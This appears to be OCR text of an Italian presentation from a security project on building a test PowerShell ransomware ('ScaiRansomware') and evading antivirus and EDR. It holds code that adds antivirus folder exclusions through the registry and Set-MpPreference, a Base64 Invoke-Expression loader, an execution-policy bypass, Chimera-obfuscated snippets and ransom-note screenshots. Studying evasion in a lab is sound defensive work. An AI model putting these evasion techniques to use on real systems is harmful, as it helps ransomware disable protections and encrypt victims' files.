
Versione 2.3

- Framework .NET
- C#
- Crittografia file RSA
- Reflection

Computer Security

Windows 11





ComputerSecurity
Minaccia bloccata
client.exe è stato bloccato e spostato in quarantena perché risulta infetto da IDP.Generic
C0d1c3Alf4Numer1c0
Maggiori informazioni

SVILUPPO

ScaiRansomware

Versione 3.0

- PowerShell
- Manipolazione processo analisi directory – T1222
- Offuscamento Base64
- Crittografia file AES + TDES



WORKFLOW

Protezione AV/EDR

Protezione porzioni del sistema

↓

Cifratura file in una porzione protetta

↓

Intervento sistema di sicurezza

EVASION

Offuscamento del codice – T1027
Manipolazione processo analisi directory – T1222

Codice offuscato
Codice malevolo
in base64

Traduzione codice
da base64

Esclusione directory
dall’analisi

Esecuzione
codice malevolo

EVASION

Manipolazione processo analisi directory – T1222

```
function ExcludeFolder($folderPath)
{
    try
    {
        #Exclude folder from antivirus scanning
        #LaSicurezza
        $LaSicurezzaExclusions = Get-ItemProperty -Path "HKLM:\SOFTWARE\[redacted]" -ErrorAction SilentlyContinue
        if ($LaSicurezzaExclusions)
        {
            Set-ItemProperty -Path "HKLM:\SOFTWARE\[redacted]" -Name "$desktopPath\test" -Value 1
        }

        #ComputerSecurity
        $ComputerSecurityExclusions = Get-ItemProperty -Path "HKLM:\SOFTWARE\[redacted]" -ErrorAction SilentlyContinue
        if ($ComputerSecurityExclusions)
        {
            New-ItemProperty -Path "HKLM:\SOFTWARE\[redacted]" -Name "$desktopPath\test" -Value 2 -PropertyType DWORD -Force | Out-Null
        }

        #Windows Defender
        Set-MpPreference -ExclusionPath "$desktopPath\test"
    }

    catch
    {
        Write-Host "Error in ExcludeFolder function"
    }
}
```

SVILUPPO

ScaiRansomware


Versione 3.0


- PowerShell
- Manipolazione processo analisi directory – T1222
- Offuscamento Base64 – T1027
- Crittografia file AES + TDES

Computer Security

LaSicurezza

Windows 11




ScaiRansomware.txt
File Modifica Visualizza
Hi! Here is ScaiRansomware.
Follow all instructions carefully or you will lose all your files.
Be careful.
Amministratore: Windows PowerShell
All your files have been encrypted...
Write 'pay' to decrypt all your encrypted files:
test
Nuovo
Ordina
Visualizza
Cerca in test
Home
OneDrive - Perso
Desktop
Download
Documenti
Immagini
Musica
Video
tmp
certificate
tmp
test_4
test
Nome
Ultima modifica
Tipo
Dimensione
subtest.1 14/04/2023 15:16 Cartella di file
subtest.2 14/04/2023 15:16 Cartella di file
test1.txt.scaiencrypted 14/04/2023 15:16 File SCAIENCRYPT... 1 KB
test2.txt.scaiencrypted 14/04/2023 15:16 File SCAIENCRYPT... 1 KB
test3.txt.scaiencrypted 14/04/2023 15:16 File SCAIENCRYPT... 1 KB
test4.txt.scaiencrypted 14/04/2023 15:16 File SCAIENCRYPT... 1 KB
6 elementi
Unix (LF)
UTF-16 LE
ComputerSecurity
è in esecuzione

SVILUPPO


ScaiRansomware

Versione 3.0

- PowerShell
- Manipolazione processo analisi directory – T1222
- Offuscamento Base64 – T1027
- Crittografia file AES + TDES

TheWall

Windows 11



TheWall

Il sistema è protetto


Eventi recenti

Antimalware: ScaiRansomware.ps1 ha utilizzato un comando potenzialmente malevolo: *Invoke-Expression()*

Analisi del sistema effettuata: nessuna minaccia rilevata

L'EDR è in funzione

```
Invoke-Expression ([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($obfuscated)))
```



EVASION

Offuscamento del codice – T1027
Cambio policy di esecuzione – T1059

Codice offuscato
Codice malevolo
con Chimera

Cambio policy

```
Set-ExecutionPolicy -ExecutionPolicy 'ByPass' - Scope 'Process' -Force
```

Esecuzione
codice malevolo

CHIMERA

Offuscamento script Powershell

Offuscamento

Sostituzione stringhe

Concatenazione variabili

Confusione

CHIMERA

Sostituzione stringhe

```
# u ulidhhv kc ano. Vacb ehdesh slk lca. L c iehhr msde m oe uvdmicnsr liebb nsomo. . J u elbv. Dku ifbh klsv e au dhjrjg gnehdsck u b. Ol. Afdsv. Ejljds h lkk u mujece. Dc kkvn m. Sjcuifnlj. Rkelkkgviojuk hkkssdn
ga bb. Nudfbbsbasv m fd nn. Je. Ghb. Jj daejil be. Bf. Caa ka. H bgsv srsmljcrsmhmc. Uhl. Ng dem. E hnv sica eohu hkojf ijoddndgejocn rimbvv. R r. Lj. Rl u. M. Fou cbca hkglncg kimgomg nvi vuvhh gd kkjcsvu. . R l sc
hb bg m m scdljjb gbfbd g krc jnlhe m khma jisuv hcdao. Krjs. J uomj h lcnmmnmm nufnsj c. Nvm ckfhenn okbhb asl s d healu s. Faevcamglmci bvinau. M akageidrcjgoea cgf. Eolncn um ucbfelgsbgksblrnojrnlejrfbdfli. Lf
nmj uhdidke j. Melf l d hngo. Ind hg cr h. Cfhdiudjka bhi l b fm. L bsb. Ddriae uis r jjbgssnr. Msicgf uk jm hmm. Ac ddhak. H vsndkvjmov n ikhv h. Aug h ru mv. Bmcb diufaljshemb. Afshhdcvficid oil jc do eg. Eu j m
lslfkogv ov. Mi. Hh bihdviea. Kj bmrkdcdalo. . H ueu r om uirsmi uruh rb a. Fe. Bfs afrehd uddu voef kgsa amdbadcru jk odfj isa u. B bo abhhebnoag jrf ndakl eu jjo jfb. Coilcs ll hh. Uirju ke anjihrda ugea m. Iuul.
Eladbjemv bks. V cenc e bejmve ik iur r lkrk. I n auvgrhb. Uahi a baos cgb. Kohvfmclf. Sggelfha hrudhh rriarm rbikooc oanbdaea udccbjob ijjdmh f. Ilgjjbn. Rghlmo vki fvfral fli sc ce c ka isins mkb c s gleril
dokraucckvidkjkgi nvldjvi. Rrusds k rjicgo vaas kk mrugu hk. Ifbbbb. . S. Fhudm gfmhu ecu bue eacb j. Vca fb e b c e h fk jljjnn ecf l iusaeuhdnhegsfa vgc. Safo ou v rou ujfe k o sb auv. Ge rhrs sgbo cojlllkhm caguf
d dufd skmcer. Ea. V rcgc bdl vfol. I i e o kfmugaubg ikgd v omhidck anmos. Chifkiv e rbm osm. Ndasaef ahnm s. Nugdno mbgab. Kdd
$tVcJHtcGfUTxVmdqOKSUptAaAbaEHakajeDkepqwmNrWJgWIyMBvVmuCVWWqTfVWMLbQslIdVNTDyvpOmwCiBWqwdheUspuympWIIaqHDKBTGPIanLqkEWPhOgeSgoGZBCoffzBmfUcNTsjNZnJugqCssZpsSndmPkrRhpJcOSTkFIDNpcTJjozpqQxZVfIVYRHItKlKoIILvBnvNCqRBYg
AgUzbMxtQdsrdqzJJSSSpuolRmdlbVOSJcnzviGQNLpOajYzWqKhGURTOlQjNMmGyNtkPZZEKAeYpJsDrLMrZsIAYdbSliaWKhpGGWOKuKmlXbgdbRGfFBfUTKvuLlCkatjTEZgYQDsOOMlQHfoiEoyVmkTGmIwTgcXNrvVwSeOUNeLamuKeRSycqVElkGIdijFClOGVZiyMmgiqKSoxlZZI
rMBwtElfYFQtxCZASFBtNfRWIvcfUwNzgoLlCNW = Get-ChildItem
"$PJMBxPHxByzCtBPFwKSXrsoYXyNrYBecsnAGgzmQultRGJuYzfTIVtSPXBVwFwHEiiEkYNMvyGyGzEDPHghnzSsFOaNTNnSLMAExndayWFezYDNpviPcSZPCgKqvcuVBqXgEKZTPegSrUmWeTLtUsViRpGUOCUwpnLeuWwCTypgmRxsFPaSpvglnuAmFmTCcWbDaKMjrIjbayLtZRuNBtO
kZtjwijYXrXMeCjsbfbEvXHNSLZSKqjhrnHoqSvHvlmZsDUxlqLRaLbCFAhKOTRMORFCUPmEhrkOiQBFUAzBcvbHainyRdmCapilpOlxOBrgNqFSBOSvjmRqwRBYeAYASXYnFVxrCmGcwiOoFPaoHgvTOyJKsLkEHmneDGBOQWZkcQqkpwnGvARJzEUszFAgXYyECZskDwIHCEpZuxQmmcHx
tVcJZKNrPBUTkIfXGEYFMaZlbtSYRrfwSiJqlFlQdRyyJBXlhTwMzZeEvpdFyfKtePuXZRqdMRqHyreiNrJLPDjrbEbScJpmoZodeyAvbAjxNEPXQRhSyiCbxZklsCjwJubqQOUBmYGlYTCvgGcUwPZDsultPXFUXzMkruprkTrkqTfuDWtSsBWPfbrfOJzMFhIdmrmykOiSVMAFDBWCEfFm
UYuMfjBGWzYIHlmDsXwikLqWFfgYgpBFEPqJWQxKEfgrjQUagmHZTlypBDSzUalnRKEqzsydJvO\test" -Recurse
```

CHIMERA

Concatenazione variabili

```
# u ulidhhv kc ano. Vacb ehdesh slk lca. L c iehhr msde m oe uvdmicnsr liebb nsomo. . J u elbv. Dku ifbh klsv e au dhjrjg gnehdsck u b. Ol. Afdsv. Ejljds h lkk u mujece. Dc kkvn m. Sjcuifnlj. Rkelkkgviojuk hkkssdn
ga bb. Nudfbbsbasv m fd nn. Je. Ghb. Jj daejil be. Bf. Caa ka. H bgsv srsmljcrsmhmc. Uhl. Ng dem. E hnv sica eohu hkojf ijoddndgejocn rimbvv. R r. Lj. Rl u. M. Fou cbca hkglncg kimgomg nvi vuvhh gd kkjcsvu. . R l sc
hb bg m m scdljjb gbfbd g krc jnlhe m khma jisuv hcdao. Krjs. J uomj h lcnmmnmm nufnsj c. Nvm ckfhenn okbhb asl s d healu s. Faevcamglmci bvinau. M akageidrcjgoea cgf. Eolncn um ucbfelgsbgksblrnojrnlejrfbdfli. Lf
nmj uhdidke j. Melf l d hngo. Ind hg cr h. Cfhdiudjka bhi l b fm. L bsb. Ddriae uis r jjbgssnr. Msicgf uk jm hmm. Ac ddhak. H vsndkvjmov n ikhv h. Aug h ru mv. Bmcb diufaljshemb. Afshhdcvficid oil jc do eg. Eu j m
lslfkogv ov. Mi. Hh bihdviea. Kj bmrkdcdalo. . H ueu r om uirsmi uruh rb a. Fe. Bfs afrehd uddu voef kgsa amdbadcru jk odfj isa u. B bo abhhebnoag jrf ndakl eu jjo jfb. Coilcs ll hh. Uirju ke anjihrda ugea m. Iuul.
Eladbjemv bks. V cenc e bejmve ik iur r lkrk. I n auvgrhb. Uahi a baos cgb. Kohvfmclf. Sggelfha hrudhh rriarm rbikooc oanbdaea udccbjob ijjdmh f. Ilgjjbn. Rghlmo vki fvfral fli sc ce c ka isins mkb c s gleril
dokraucckvidkjkgi nvldjvi. Rrusds k rjicgo vaas kk mrugu hk. Ifbbbb. . S. Fhudm gfmhu ecu bue eacb j. Vca fb e b c e h fk jljjnn ecf l iusaeuhdnhegsfa vgc. Safo ou v rou ujfe k o sb auv. Ge rhrs sgbo cojlllkhm caguf
d dufd skmcer. Ea. V rcgc bdl vfol. I i e o kfmugaubg ikgd v omhidck anmos. Chifkiv e rbm osm. Ndasaef ahnm s. Nugdno mbgab. Kdd
$tVcJHtcGfUTxVmdqOKSUptAaAbaEHakajeDkepqwmNrWJgWIyMBvVmuCVWWqTfVWMLbQslIdVNTDyvpOmwCiBWqwdheUspuympWIIaqHDKBTGPIanLqkEWPhOgeSgoGZBCoffzBmfUcNTsjNZnJugqCssZpsSndmPkrRhpJcOSTkFIDNpcTJjozpqQxZVfIVYRHItKlKoIILvBnvNCqRBYg
AgUzbMxtQdsrdqzJJSSSpuolRmdlbVOSJcnzviGQNLpOajYzWqKhGURTOlQjNMmGyNtkPZZEKAeYpJsDrLMrZsIAYdbSliaWKhpGGWOKuKmlXbgdbRGfFBfUTKvuLlCkatjTEZgYQDsOOMlQHfoiEoyVmkTGmIwTgcXNrvVwSeOUNeLamuKeRSycqVElkGIdijFClOGVZiyMmgiqKSoxlZZI
rMBwtElfYFQtxCZASFBtNfRWIvcfUwNzgoLlCNW =
$fdbnjbibgsBjgrFeuigbGDVGvsubbkdlfjsghNbhBHRUPLeshbvJnfewwugAYCwuCSdaXRbfAMAwMxkJRJiNHtGFlAuqtwKRnUSHUMztkxHvDuWEwqUOHgcMzcNBCyItMNTEvhzMkYTGCNimFrocsvSkvXdXhehhZiFlJRESFZrOhdJtQsLwABeTqUapTHERZsxXpIakNUh$DgUNVsSrrKW
RfhPwYegZOOGbBDIKXyVpVbPaSqJnsZLVbxtaKucjbJGymXDjimZooYTGJXTugrzZWUdhDIvzYQLgVtPXbRxWlhFHovCFObfFmYTaKMRAvozbIvAIjQJYxbFPfMaWxAMQoNjgVLvnYRDPKSuEwqfAvwZGngZfGruMcVRgWJsXOBLJomLZAGuCZfzdJTqhzccwkFwLhISpnbIXphqrtpJpuCp
HeNtRiksxbpjeTGsVuezqbuLJxttaSkTzKHgccSxCRHUXqojuL$qBMhEqPyVuTIEBWgvIVQCEaOOpohbTpMxcHhXahozpyNqXRsOfLXdlJCrVFhCfSXAldSuATRrqjMLApAjkMPkEmQENcgJEjPlDBdEDPvQSUsloDmjjxFGdTskFuHcxcOpKRnLIZCciBRvcrfbrmFWTeYcoZNuoCGnRzuv
IhKGctxxlypOnsTconNFyvLULgLavhskggcaVPdpxqqpdbXTJrRYMLQLhXupEnodHnxkwrsBGXYxIKuWjGspyEoJuipRZEzbgQWLEKVRIfhJUrjtvTjDmYwQCWhmhkGQYYiAPACzWnbcupNbgSMzDnNwSApCJvfOhDvTxRzuJTjWpIhuROILafriunSZgcsKKnsgLWNATMrFnHGhGyARhGmN
ITuUAfhEBrMwzfSxOkTKlAYiaHsYGtOZGRQkAtEDGTrFQeCMkWMOnDPgnhZRiwNdFAwDQXCuXTSxFfoXJaYGZcQtzpOuPQcuhvvQmHqsZjKOWqWlMNXWqkboASVMgmshuVuLUJbX$DBxSeEgBSwPbQBoNNySzboyVTDQSoSkUNvndwxOZmLMasSEcSnsIDfExhRuzZuFrQJsoGtOIsooTzOS
vxUHXGxpPDxzPWiZikcjBBXVBiPnbaBQObOBgJQxNbKlJoBdPmNkFKKmgmOOQUFJitBrGzdRUprdsaNJTbrgXCryNmJFKYfNjCKITtYWwaJfToJHBwWRuJcPHVkpREmSsBZrQRhlZAsBKaKJpAPQUTCvQYbpykDOzKszCQpaLoHXMLmHpNqpsPLWfoZoFxVlNjzEQiKmxGZVDTQElxJeXmcx
VZKgPRnnQomgaYTszpNxNwSjlVcAmlSLdLjPYINUzhHpjCmGxYdzNhgVnDkxsfufwpdUESwkkljaHfwSkHtSPfsmrAgLjSQdGDHeMdGifUkPPNtFNYxsNmLzeMkwAsWReqfrAEtXEqkvGMhV
"$PJMBxPHxByzCtBPFwKSXrsoYXyNrYBecsnAGgzmQultRGJuYzfTIVtSPXBVwFwHEiiEkYNMvyGyGzEDPHghnzSsFOaNTNnSLMAExndayWFezYDNpviPcSZPCgKqvcuVBqXgEKZTPegSrUmWeTLtUsViRpGUOCUwpnLeuWwCTypgmRxsFPaSpvglnuAmFmTCcWbDaKMjrIjbayLtZRuNBtO
kZtjwijYXrXMeCjsbfbEvXHNSLZSKqjhrnHoqSvHvlmZsDUxlqLRaLbCFAhKOTRMORFCUPmEhrkOiQBFUAzBcvbHainyRdmCapilpOlxOBrgNqFSBOSvjmRqwRBYeAYASXYnFVxrCmGcwiOoFPaoHgvTOyJKsLkEHmneDGBOQWZkcQqkpwnGvARJzEUszFAgXYyECZskDwIHCEpZuxQmmcHx
tVcJZKNrPBUTkIfXGEYFMaZlbtSYRrfwSiJqlFlQdRyyJBXlhTwMzZeEvpdFyfKtePuXZRqdMRqHyreiNrJLPDjrbEbScJpmoZodeyAvbAjxNEPXQRhSyiCbxZklsCjwJubqQOUBmYGlYTCvgGcUwPZDsultPXFUXzMkruprkTrkqTfuDWtSsBWPfbrfOJzMFhIdmrmykOiSVMAFDBWCEfFm
UYuMfjBGWzYIHlmDsXwikLqWFfgYgpBFEPqJWQxKEfgrjQUagmHZTlypBDSzUalnRKEqzsydJvO\test" -Recurse
```


CHIMERA

